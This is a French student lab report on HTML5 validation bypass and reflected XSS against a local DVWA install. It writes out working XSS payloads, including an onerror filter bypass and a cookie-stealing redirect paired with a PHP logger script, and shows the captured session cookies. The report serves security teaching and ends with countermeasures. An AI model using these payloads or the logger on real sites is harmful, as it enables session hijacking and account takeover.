École d'Ingénierie Digitale et d'Intelligence Artificielle

UEMF
الجامعة الأورومتوسطية بفاس
EUROMED UNIVERSITY OF FES
UNIVERSITÉ EUROMED DE FÈS

ECOLE D'INGÉNIERIE DIGITAL ET D'INTELLIGENCE ARTIFICIELLE (EIDIA)
CYBERSECURITY ENGINEERING CYCLE (AC2023)

SECURE WEB PROGRAMMING
S5
COMPTE RENDU DU TP

Exploitation et Prévention XSS

Réalisé par :
Siham LYZOUL

Enseignant :
Pr. Ahmed AMAMOU

Année académique 2025-2026

Table des matières

Table des figures

1 TP 1 : Création de Formulaires HTML5 avec Validation

Ce compte rendu présente les objectifs, la procédure, les observations et les conclusions du TP 1 "Création de Formulaires HTML5 avec Validation". L'objectif principal de la séance à consiste à appliquer les attributs de validation HTML5 et à démontrer leurs limites en terme de sécurité.

1.1 Objectif

Mettre en pratique les attributs de validation HTML5 et comprendre leurs limites en matière de sécurité.

1.2 Matériel et prérequis

— Environnement local : `MAMP` (chemin de travail : `C:\MAMP\htdocs\mon_site_securise`).

— Navigateur web moderne (Chrome, Firefox, Edge) avec outils de développement (DevTools).

— Editeur de texte (VS Code, Sublime Text, Notepad++...).

1.3 Procédure

1.3.1 Préparation du fichier HTML

j'ai crée `index.html` dans le répertoire local précisé et vérifier la structure HTML de base.
Le code final utilisé lors du TP est fourni ci-dessous.

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width,
           initial-scale=1.0">
        <title>Home page</title>
    </head>
    <body>
        <form action="traitement_login.php" method="POST">
            <h2>Connexion Utilisateur</h2>
            <label for="username">Nom d'utilisateur :</label>
            <input type="text" id="username" name="username"
               placeholder="Votre nom d'utilisateur" required
               minlength="3" maxlength="20"><br><br>
            <label for="password">Mot de passe :</label>
            <input type="password" id="password" name="password"
               placeholder="Votre mot de passe" required minlength=
               "8"><br><br>
            <input type="submit" value="Se connecter">
        </form>

        <h2>Laisser un Commentaire</h2>
        <form action="traitement_commentaire.php" method="POST">
            <label for="nom_com">Votre Nom :</label>
            <input type="text" id="nom_com" name="nom_com"
               required><br><br>

            <label for="commentaire">Votre Commentaire :</label>
            <textarea id="commentaire" name="commentaire" rows="5"
               required maxlength="500"></textarea><br><br>
            <input type="submit" value="Envoyer Commentaire">
        </form>
    </body>
</html>
```

1.3.2 Tests effectués (côté client)

Les tests suivants ont été réalisés depuis l'URL locale : `http://localhost/mon_site_securise/`.

FIGURE 1 – Affichage de la page web `index.html` après exécution locale.

1. Test des champs requis : tentative de soumission sans renseigner les champs – message natif du navigateur indiquant « Veuillez remplir ce champ. ».

FIGURE 2 – Message du navigateur lors d'une soumission sans remplir les champs requis.

2. Test de la longueur minimale/maximale : saisies courtes (1–2 caractères) pour `username` et mots de passe inférieurs à 8 caractères ; le navigateur a bloqué la soumission en indiquant la contrainte non respectée.

FIGURE 3 – Message d'erreur du navigateur lors d'une saisie trop courte dans le champ `username` ou `password`.

1.3.3 Démonstration de contournement (limite)

Pour montrer que la validation côté client peut être contournée, les manipulations suivantes ont été réalisées dans les DevTools :

— Ouverture de l'inspecteur d'éléments (F12) et suppression manuelle des attributs `required`, `minlength` et `maxlength` sur les `input`.



FIGURE 4 – Suppression manuelle des attributs HTML5 via l'inspecteur d'éléments (DevTools).

— Tentative de soumission après suppression des attributs : le navigateur n'a plus bloqué la soumission.

1.4 Résultats et observations

— Les attributs HTML5 fournissent une expérience utilisateur immédiate et pratique (messages natifs, contrôle en direct).

— Ils facilitent la réduction des erreurs simples (champs vides, longueur incorrecte, format email incorrect).

— Cependant, ces contrôles sont uniquement côté client et peuvent être modifiés ou supprimés par un utilisateur via les outils de développement ou par des requêtes HTTP directes.

1.5 Analyse (Implications sécurité)

La validation côté client est utile pour l'usabilité mais insuffisante pour la sécurité. Les risques si l'on dépend uniquement de celle-ci :

— Injection (XSS, injection SQL) si les données ne sont pas filtrées / sanitizées côté serveur.

— Acceptation de données non conformes ou malveillantes (ex. scripts, payloads) envoyées directement au serveur.

— Failles de contrôle d'accès ou contournement des règles métiers.

2 TP 2 : Lab XSS Reflected sur DVWA

Ce compte rendu décrit l'expérience menée pour le TP 2 intitulé « **Lab XSS Reflected sur DVWA** ». L'objectif est d'identifier et d'exploiter une vulnérabilité de type Cross-Site Scripting (XSS) réfléchi sur l'application vulnérable DVWA (Damn Vulnerable Web Application), d'observer une première mesure de prévention (échappement) et d'expliquer les mesures d'atténuation.

2.1 Objectif

Comprendre et exploiter une vulnérabilité XSS Reflected, puis observer comment une première mesure de prévention (échappement) est mise en œuvre :

— Localiser un point d'injection dans DVWA.

— Construire un payload réfléchi qui s'exécute dans le contexte du navigateur de la victime.

— Observer les impacts (exécution de script, vol de cookie d'authentification, redirections, etc.).

— Proposer et expliquer des contre-mesures côté serveur et côté client.

2.2 Matériel et prérequis

— Environnement de test : MAMP (Apache, MySQL) avec DVWA installé localement sur `http://localhost/dvwa/`.

— Navigateur web (Chrome, Firefox) et outils DevTools (F12).

— Compte DVWA (par défaut : `admin / password`).

— Editeur de texte pour coder et noter les payloads.

2.3 Préparation de DVWA

1. Démarrer XAMPP (Apache et MySQL).
2. Accéder à DVWA : `http://localhost/dvwa/`.
3. Se connecter avec `Username: admin` et `Password: password`.
4. Dans le menu de gauche, cliquer sur "DVWA Security" puis régler le niveau sur `low` et cliquer sur `Submit`.



FIGURE 5 – Capture d'écran montrant le niveau de sécurité réglé sur `Low` dans DVWA.

5. Aller dans la section “XSS (Reflected)” (ou “Reflected XSS”).

2.4 Exploitation XSS Reflected (Niveau `low`)

1. Dans le champ **‘‘What’s your name?’’**, j’ai entré un nom simple (ex : `Alice`) puis `Submit`. La page doit afficher `Hello Alice`.



FIGURE 6 – Affichage de la réponse DVWA après soumission : `Hello Alice`.

2. Injecter le payload simple suivant :

```
<script>alert('XSS Reflected !');</script>
```

3. Cliquer sur `Submit`. Observation : une boîte de dialogue (pop-up) avec le message “XSS Reflected !” doit apparaître — le script injecté s’est exécuté dans le navigateur.



FIGURE 7 – Boîte de dialogue JavaScript montrant le message “XSS Reflected !” après injection du payload.

Une boîte de dialogue (pop-up) avec le message "XSS Reflected !" apparaît. Cela signifie que le script que j’ai injectée a été exécuté par le navigateur.

2.5 Analyse de l’injection

En ouvrant les DevTools (F12), on peut observer dans le code HTML que le payload

```
<script>alert('XSS Reflected !');</script>
```

est inséré tel quel dans la page, sans aucune modification. C'est la raison pour laquelle le navigateur l'exécute comme un véritable code JavaScript.



FIGURE 8 – Capture d'écran des DevTools montrant le payload XSS inséré directement dans le DOM.

2.6 Payload avancé : simulation de vol de cookie de session

Étape 1 — Création du fichier de log côté « attaquant » (local) Créer le fichier `C:\xampp\htdocs\mon_site_securise\log_cookie.php` contenant :

```
// log_cookie.php
<?php
$cookie = isset($_GET['c']) ? $_GET['c'] : '';
$file = 'cookies.txt';
file_put_contents($file, $cookie . "\n", FILE_APPEND);
header('Location: http://localhost/dvwa/vulnerabilities/xss_r/');
exit();
?>
```

Étape 2 — Injection du payload d'exfiltration Je suis retourné sur la page DVWA "XSS (Reflected)" et j'ai injecté le payload suivant (vérifier que l'URL vers `log_cookie.php` est correcte) :

```
<script>document.location='http://localhost/mon_site_securise/
   log_cookie.php?c='+document.cookie;</script>
```

Après avoir cliqué sur `Submit`, j'ai observé que la page se rechargeait rapidement sans affichage d'alerte visible — le script a redirigé le navigateur et envoyé le cookie vers `log_cookie.php`.

Étape 3 — Vérification J'ai ouvert le fichier `C:\mamp\htdocs\mon_site_securise\cookies.txt`. J'y ai vérifié la présence du cookie de session transmis par le navigateur

```
PHPSESSID=c8b524195b7c445309515038f07dc3ad; security=low
PHPSESSID=d28f95a2688cac6a3d9af67ea6fe251f; security=low
```

FIGURE 9 – Capture d'écran du fichier `cookies.txt` montrant le cookie de session récupéré lors du TP.

2.7 Prévention : passage au niveau `medium` (échappement)

Dans DVWA, je suis allé dans *DVWA Security*, j'ai réglé le niveau sur `medium` puis j'ai cliqué sur `Submit`.

FIGURE 10 – Paramètre de sécurité de DVWA réglé sur `Medium`.

Je suis retourné(e) à la page "XSS (Reflected)" et j'ai réinjecté le payload suivant :

```
<script>alert('XSS Reflected !');</script>
```

Après avoir cliqué sur `Submit`, rien ne s'est produit : aucune boîte de dialogue n'est apparue. En ouvrant les DevTools (F12) et en inspectant le DOM, on voit que l'entrée a été échappée (par exemple `<` est rendu `<`), elle est insérée comme du texte et non comme du code exécutable — d'où l'absence d'exécution du script.



FIGURE 11 – DevTools : le payload est affiché échappé dans le DOM (traité comme texte, non exécuté).

2.8 Challenge : contournement du filtrage `medium`

Le filtrage `medium` bloque généralement la balise `<script>`, mais il n'élimine pas tous les vecteurs d'exécution. Les attributs d'événements HTML (par exemple `onerror`) peuvent encore permettre l'exécution de JavaScript si le filtrage n'est pas exhaustif.

J'ai testé le payload suivant :

```
<img src="x" onerror="alert('XSS contourn !')">
```

Après soumission du payload, une boîte de dialogue (alert) s'est affichée — preuve que le script s'est exécuté dans le contexte du navigateur. En ouvrant ensuite les DevTools (F12) et en inspectant le DOM, j'ai constaté que le fragment HTML malveillant était bien présent et interprété (injecté dans la page), ce qui confirme que le filtrage `medium` n'empêche pas tous les vecteurs d'attaque.



FIGURE 12 – Boîte de dialogue affichée après l'injection du payload — l'alerte confirme l'exécution du code.



FIGURE 13 – DevTools (onglet Elements) : le payload injecté apparaît dans le DOM, montrant que l'entrée a été interprétée comme du HTML exécutable.

2.9 Tests effectués

1. Injection de `<script>alert('XSS')</script>` en `low` : alerte confirmée.
2. Encodage URL/essais avec `%3Cscript%3E...%3C/script%3E` : comportement observé et analysé.
3. Interception des requêtes via Burp Suite : injection par GET confirmée.
4. Tests sur niveaux DVWA : `Low` — vulnérable ; `Medium` — échappement appliqué ; `High` — protections renforcées (mais possiblement contournables avec techniques avancées).

2.10 Résultats et observations

— En mode `low`, l'entrée utilisateur est reflétée sans échappement, permettant l'exécution de JavaScript côté client.

— L'attaque démontrée permet d'exfiltrer des cookies de session dans un environnement de test — un attaquant pourrait réutiliser ces cookies pour usurper une session.

— Les mécanismes d'échappement (mode `medium`) réduisent le risque mais ne couvrent pas nécessairement tous les vecteurs (ex. attributs d'événement).

3 Conclusion

Le TP 1 a permis de :

— Montrer comment utiliser la validation HTML5 et exposer ses limites. Les participants ont manipulé les attributs de validation.

— Testé les comportements natifs des navigateurs et effectué une démonstration de contournement via DevTools.

Le TP 2 a permis de :

— Observer et exploiter une vulnérabilité XSS réfléchi dans DVWA en mode `Low`.

— Voir l'effet d'une mesure simple (échappement en mode `Medium`) et comprendre ses limites.

— Mettre en évidence la nécessité d'une défense en profondeur (validation serveur, échappement contextualisé, CSP, cookies HttpOnly).